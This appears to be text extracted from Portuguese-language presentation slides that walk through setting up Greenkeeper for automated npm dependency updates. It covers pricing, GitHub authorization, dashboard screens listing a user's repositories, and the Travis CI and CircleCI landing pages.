


**Mas como isso pode ser simples se eu vou ter todo
esse trabalho?**



O NPQ é uma ferramenta que faz tudo isso





**Segurança no longo prazo
com atualizações
automáticas**

O Greenkeeper



Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!

Plans and Pricing

EURO ☒ US DOLLAR

MONTHLY ☒ YEARLY SAVE 16%!

Free Plan Totally free! • For Open-Source projects • No private repos Install now	Personal Plan \$0 USD/year • For personal GitHub accounts • Plus \$15 USD per private repo per year Install now	Organisation Plan \$250 USD/year • For GitHub organisations • Includes 10 private repos • Plus \$15 USD per additional private repo per year Install now
---	--	---

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!

greenkeeper.io

N A product by NEIGHBOURHOODIE SOFTWARE

GREENKEEPER [HOW IT WORKS](#) [DOCS](#) [FAQ](#) [ENTERPRISE](#) [PRICING](#)

[YOUR ACCOUNT](#)

DE



Greenkeeper
AUTOMATED DEPENDENCY
MANAGEMENT

Get safety & consistency with **real-time monitoring** and **automatic updates** for npm dependencies

Join thousands of others who let our friendly bot handle their dependency chores

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!

Greenkeeper Dashboard

Account management

Please log in with GitHub to access your Greenkeeper account page. There, you can set up Greenkeeper for each individual user and organisation account and choose the plan and, if applicable, payment information for each.



Login with GitHub

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Authorize Greenkeeper



Greenkeeper by greenkeeperio

wants to access your Saulo8732 account



Organizations and teams

Read-only access



Repositories

Public and private



Personal user data

Email addresses (read-only)



Authorize greenkeeperio

Authorizing will redirect to
<http://account.greenkeeper.io>

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Greenkeeper Dashboard

GREENKEEPER ► ACCOUNTS

Your GitHub user



Saulo8732

Your GitHub organisations

If you're not seeing one of your organizations here, Greenkeeper probably doesn't have permission to access it. You can manage organization permissions in the [Authorized Applications section in your GitHub settings](#).

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Greenkeeper Dashboard

GREENKEEPER ► ACCOUNTS ► SAULO8732



Repositories

Plans and billing

Tokens

Saulo8732's Repositories

Installing Greenkeeper

Greenkeeper isn't installed for any of Saulo8732's repositories.


Please read through the [prerequisites and installation instructions](#) before proceeding. After that, head off to the [Greenkeeper installation page on GitHub](#) and install Greenkeeper *only* on the repositories you want to cover. Changes you make here might take a few minutes to appear here.

What happens after the installation?

After you've installed Greenkeeper on one or more repositories, you'll be returned back to this dashboard. Within the next 15-30 minutes, Greenkeeper will try to open an Initial Pull Request on the selected repositories, which will update all existing out-of-date dependencies, provide you with additional information and explain further steps. Greenkeeper will start working once this initial Pull Request has been merged. This is a good opportunity to scan the [Greenkeeper documentation](#) to find out more about how it works and what it can do for you.

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Greenkeeper Dashboard

GREENKEEPER ▶ ACCOUNTS ▶  SAULO8732

Repositories

Plans and billing

Tokens

Saulo8732's Repositories

Not enabled: Greenkeeper's initial PR is closed or missing, or not ready yet (CI must run first)

Not enabled yet: Greenkeeper's initial PR is still open

Enabled, Greenkeeper is running

Repositories Greenkeeper has access to

Filter by repo name

Showing 30 of 30 accessible repos.

Angular-Examples

still **needs to be enabled** or is waiting for the initial PR to be processed

fix repo

AngularExamples

still **needs to be enabled** or is waiting for the initial PR to be processed

fix repo

AutomatosExemplo1

still **needs to be enabled** or is waiting for the initial PR to be processed

fix repo

Bibliotech

still **needs to be enabled** or is waiting for the initial PR to be processed



Logout

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!


travis-ci.com

Travis CI About Us Blog Status Documentation Help

Sign in with GitHub

Test and Deploy with Confidence

Easily sync your projects with Travis CI and you'll be testing your code in minutes!



Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!

circleci.com


 [Product](#) [Pricing](#) [Enterprise](#) [Developers](#) [Company](#) [Contact Us](#) [Support](#) [Log In](#) [Sign Up](#)

New data on over 30 million workflows demonstrates the power of CI. [Read the report →](#)

Powerful CI/CD pipelines that **keep code moving.**

Automate your development process quickly, safely, and at scale.

[Start Building for Free](#) [Explore the Docs](#)



[Learn why CI is important](#)

Como utilizar

- Quanto custa? É caro?
- Como criar minha conta?
- Como adicionar o meu projeto?
- Pronto!



Greenkeeper Dashboard

GREENKEEPER ▶ ACCOUNTS ▶  SAULO8732

Repositories

Plans and billing

Tokens

Saulo8732's Repositories

Not enabled: Greenkeeper's initial PR is closed or missing, or not ready yet (CI must run first)

Not enabled yet: Greenkeeper's initial PR is still open

Enabled, Greenkeeper is running

Repositories Greenkeeper has access to

Filter by repo name

Showing 30 of 30 accessible repos.

Angular-Examples

still **needs to be enabled** or is waiting for the initial PR to be processed

fix repo

AngularExamples

still **needs to be enabled** or is waiting for the initial PR to be processed

fix repo

AutomatosExemplo1

still **needs to be enabled** or is waiting for the initial PR to be processed

fix repo

Bibliotech

